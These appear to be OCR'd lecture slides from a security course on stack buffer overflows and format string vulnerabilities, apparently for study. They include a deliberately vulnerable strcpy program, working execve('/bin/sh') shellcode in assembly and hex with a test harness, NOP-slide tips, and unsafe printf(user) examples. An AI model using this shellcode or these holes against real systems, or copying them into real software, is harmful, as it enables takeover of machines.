
```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```

```
Dump of assembler code for function main:
   0x080483e4 <+0>:  push   %ebp
   0x080483e5 <+1>:  mov    %esp,%ebp
   0x080483e7 <+3>:  sub    $72,%esp
   0x080483ea <+6>:  mov    12(%ebp),%eax
   0x080483ed <+9>:  mov    4(%eax),%eax
   0x080483f0 <+12>: mov    %eax,4(%esp)
   0x080483f4 <+16>: lea    -64(%ebp),%eax
   0x080483f7 <+19>: mov    %eax,(%esp)
   0x080483fa <+22>: call   0x8048300 <strcpy@plt>
   0x080483ff <+27>: leave
   0x08048400 <+28>: ret
```



Frame teardown—1

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}

Dump of assembler code for function main:
   0x080483e4 <+0>:  push   %ebp
   0x080483e5 <+1>:  mov    %esp,%ebp
   0x080483e7 <+3>:  sub    $72,%esp
   0x080483ea <+6>:  mov    12(%ebp),%eax
   0x080483ed <+9>:  mov    4(%eax),%eax
   0x080483f0 <+12>: mov    %eax,4(%esp)
   0x080483f4 <+16>: lea    -64(%ebp),%eax
   0x080483f7 <+19>: mov    %eax,(%esp)
   0x080483fa <+22>: call   0x8048300 <strcpy@plt>
=> 0x080483ff <+27>: leave
   0x08048400 <+28>: ret
```





```
leave
1.  mov %ebp,%esp
2.  pop %ebp
```

%esp

Frame teardown—2

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}

Dump of assembler code for function main:
   0x080483e4 <+0>:  push   %ebp
   0x080483e5 <+1>:  mov    %esp,%ebp
   0x080483e7 <+3>:  sub    $72,%esp
   0x080483ea <+6>:  mov    12(%ebp),%eax
   0x080483ed <+9>:  mov    4(%eax),%eax
   0x080483f0 <+12>: mov    %eax,4(%esp)
   0x080483f4 <+16>: lea    -64(%ebp),%eax
   0x080483f7 <+19>: mov    %eax,(%esp)
   0x080483fa <+22>: call   0x8048300 <strcpy@plt>
   0x080483ff <+27>: leave
   0x08048400 <+28>: ret
```



%ebp = AAAA

```
leave
1.  mov %ebp,%esp
2.  pop %ebp
```

Frame teardown—3

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```


```
Dump of assembler code for function main:
   0x080483e4 <+0>:  push   %ebp
   0x080483e5 <+1>:  mov    %esp,%ebp
   0x080483e7 <+3>:  sub    $72,%esp
   0x080483ea <+6>:  mov    12(%ebp),%eax
   0x080483ed <+9>:  mov    4(%eax),%eax
   0x080483f0 <+12>: mov    %eax,4(%esp)
   0x080483f4 <+16>: lea    -64(%ebp),%eax
   0x080483f7 <+19>: mov    %eax,(%esp)
   0x080483fa <+22>: call   0x8048300 <strcpy@plt>
   0x080483ff <+27>: leave
   0x08048400 <+28>: ret
```


`%eip = 0xDEADBEEF`
(probably crash)

Shellcode

Traditionally, we inject assembly instructions for `exec(“/bin/sh”)` into buffer.

- see “*Smashing the stack for fun and profit*” for exact string
- or search online

```
…
0x080483fa <+22>: call   0x8048300 <strcpy@plt>
0x080483ff <+27>: leave
0x08048400 <+28>: ret
```



Executing system calls

execve("/bin/sh", 0, 0);

2. Set up arg 1 in `ebx`, arg 2 in `ecx`, arg 3 in `edx`
3. Call `int 0x80`*
4. System call runs. Result in eax

execve is 0xb

addr. in ebx, 0 in ecx

* using sysenter is faster, but this is the traditional explanation

Shellcode example

```
xor ecx, ecx
mul ecx
push ecx
push 0x68732f2f
push 0x6e69622f
mov ebx, esp
mov al, 0xb
int 0x80
```

Shellcode

Notice no NULL chars. Why?

```
"\x31\xc9\xf7\xe1\x51\x68\x2f\x2f"
"\x73\x68\x68\x2f\x62\x69\x6e\x89"
"\xe3\xb0\x0b\xcd\x80";
```

Executable String

Author: kernel_panik, http://www.shell-storm.org/shellcode/files/shellcode-752.php

Program Example

```c
#include <stdio.h>
#include <string.h>

char code[] = "\x31\xc9\xf7\xe1\x51\x68\x2f\x2f"
              "\x73\x68\x68\x2f\x62\x69\x6e\x89"
              "\xe3\xb0\x0b\xcd\x80";

int main(int argc, char **argv)
{
 printf ("Shellcode length : %d bytes\n", strlen (code));
 int(*f)()=(int(*)())code;
 f();
}
```

```
$ gcc -o shellcode -fno-stack-protector
    -z execstack shellcode.c
```

Author: kernel_panik, http://www.shell-storm.org/shellcode/files/shellcode-752.php

Execution

```
xor ecx, ecx
mul ecx
push ecx
push 0x68732f2f
push 0x6e69622f
mov ebx, esp
mov al, 0xb
int 0x80
```

Shellcode

ebx	esp
ecx	0
eax	0x0b

Registers

0x0	0x0
0x68	h
0x73	s
0x2f	/
0x2f	/
0x6e	n
0x69	i
0x62	b
0x2f	/

esp →

Author: kernel_panik, http://www.shell-storm.org/shellcode/files/shellcode-752.php

Tips


Factors affecting the stack frame:

- statically declared buffers may be padded
- what about space for callee-save regs?
- [advanced] what if some vars are in regs only?
- [advanced] what if compiler reorder local variables on stack?

gdb is your friend!

(google gdb quick reference)

Don't just brute force or guess offsets. **Think!**




nop slides

WARNING:
Environment changes address of buf

$ OLDPWD="" ./vuln

vs.

$ OLDPWD="aaaa" ./vuln




Protip: Inserting nop's (e.g., 0x90) into shellcode allow for slack

Recap

To generate ***exploit*** for a basic buffer overflow:

1. Determine size of stack frame up to head of buffer
2. Overflow buffer with the right size



computation + ***control***

Format String Attacks

Assigned Reading:

Exploiting Format String Vulnerabilities
by scut / Team Teso

“If an attacker is able to provide the format string to an ANSI C format function in part or as a whole, a format string vulnerability is present.” – scut/team teso

Channeling Vulnerabilities

... arise when control and data
are mixed into one channel.

Situation	Data Channel	Control Channel	Security
Format Strings	Output string	Format parameters	Disclose or write to memory
malloc buffers	malloc data	Heap metadata info	Control hijack/write to memory
Stack	Stack data	Return address	Control hijack
Phreaking	Voice or data	Operator tones	Seize line control

Don't abuse `printf`

Wrong

```
int wrong(char *user)
{
    printf(user);
}
```

OK

```
int ok(char *user)
{
    printf(“%s”, 
user);
}
```

Alternatives:

```
fputs(user, stdout)
puts(user) //newline
```

Agenda

1. How format strings, and more generally variadic functions, are implemented

2. How to exploit format string vulnerabilities

Format String Functions

```
printf(char *fmt, ...)
```

Specifies number and types of arguments

Variable number of arguments

Function	Purpose
`printf`	prints to `stdout`
`fprintf`	prints to a `FILE` stream
`sprintf`	prints to a string
`vfprintf`	prints to a `FILE` stream from `va_list`
`syslog`	writes a message to the system log
`setproctitle`	sets `argv[0]`

Variadic Functions

… are functions of ***indefinite arity***.

Widely supported in languages:

- C
- C++
- Javascript
- Perl
- PHP
- …

In cdecl, caller is responsible to clean up the arguments.

Can you guess why?

Assembly View

- For non-variadic functions, the compiler:
  - knows number and types of arguments
  - emits instructions for caller to push arguments right to left
  - emits instructions for callee to access arguments via frame pointer (or stack pointer [advanced])

- For variadic functions, the compiler emits instructions for the program to

  walk the stack at runtime for arguments

Simple Example

Suppose we want to implement a `printf`-like function that only prints when a debug key is set:

```
void debug(char *key, char *fmt, ...) {
  va_list ap;
  char buf[BUFSIZE];

  if (!KeyInList(key)) return;

  va_start(ap, fmt);
  vsprintf(buf, fmt, ap);
  va_end(ap);
  printf(“%s”, buf);
}
```


argument pointer `ap`

Set up `ap` to point to stack using last fixed argument

Call `vsprintf` with args


Cleanup

Stack Diagram for printf



- Think of `va_list` as a pointer to the second argument (first after format)
- Each format specifier indicates ***type*** of current arg
  - Know how far to increment pointer for next arg

Example




```
char s1[] = "hello";
char s2[] = "world";
printf("%s %s %u",
       s1, s2, 42);
```

Parsing Format Strings

```
#include <stdio.h>
#include <stdarg.h>
void foo(char *fmt, ...) {
        va_list ap;
        int d;
        char c, *p, *s;

        va_start(ap, fmt);
        while (*fmt)
                switch(*fmt++) {
                case 's':                       /* string */
                        s = va_arg(ap, char *);
                        printf("string %s\n", s);
                        break;
                case 'd':                       /* int */
                        d = va_arg(ap, int);
                        printf("int %d\n", d);
                        break;
                case 'c':                       /* char */
                        /* need a cast here since va_arg only
                           takes fully promoted types */
                        c = (char) va_arg(ap, int);
                        printf("char %c\n", c);
                        break;
                }
        va_end(ap);
}
```

```
foo("sdc", "Hello", 42, 'A');
  =>
string Hello
int 42
char A
```

* Example from linux man entry http://linux.about.com/library/cmd/blcmdl3_va_start.htm

Conversion Specifications

%[flag][width][.precision][length]specifier

Specifier	Output	Passed as
%d	decimal (int)	value
%u	unsigned decima (unsigned int)	
%x	hexadecimal (unsigned int)	
%s	string (const unsigned char *)	reference
%n	# of bytes written so far (int *)	reference

`man -s 3 printf`

0 flag: zero-pad

- `%08x`
  zero-padded 8-digit hexadecimal number

mum Width

- `%3s`
  pad with up to 3 spaces
- printf(“S:%3s”, “1”);
  `S:  1`
- printf(“S:%3s”, “12”);
  `S: 12`
- printf(“S:%3s”, “123”);
  `S:123`
- printf(“S:%3s”, “1234”);
  `S:1234`


Agenda

1. How format strings, and more generally variadic functions, are implemented
2. How to exploit format string vulnerabilities
   a. Viewing memory
   b. Overwriting memory

```c
int foo(char *fmt) {
  char buf[32];
  strcpy(buf, fmt);
  printf(buf);
}
```


```
080483d4 <foo>:
 80483d4:       push   %ebp
 80483d5:       mov    %esp,%ebp
 80483d7:       sub    $0x28,%esp        ; allocate 40 bytes on stack
 80483da:       mov    0x8(%ebp),%eax    ; eax := M[ebp+8]  - addr of fmt
 80483dd:       mov    %eax,0x4(%esp)    ; M[esp+4] := eax  - push as arg 2
 80483e1:       lea    -0x20(%ebp),%eax ; eax := ebp-32    - addr of buf
 80483e4:       mov    %eax,(%esp)       ; M[esp] := eax    - push as arg 1
 80483e7:       call   80482fc <strcpy@plt>
 80483ec:       lea    -0x20(%ebp),%eax ; eax := ebp-32    - addr of buf again
 80483ef:       mov    %eax,(%esp)       ; M[esp] := eax    - push as arg 1
 80483f2:       call   804830c <printf@plt>
 80483f7:       leave
 80483f8:       ret
```

Stack Diagram @ printf




```
1.   int foo(char *fmt) {
2.     char buf[32];
3.     strcpy(buf, fmt);
=>     printf(buf);
5.   }
```

Viewing Stack





```
1.   int foo(char *fmt) {
2.     char buf[32];
3.     strcpy(buf, fmt);
=>     printf(buf);
5.   }
```

What are the effects if `fmt` is:

1. %s
2. %s%c
3. $\underbrace{\text{%x%x...%x}}_{\text{11 times}}$

Viewing Specific Address—1

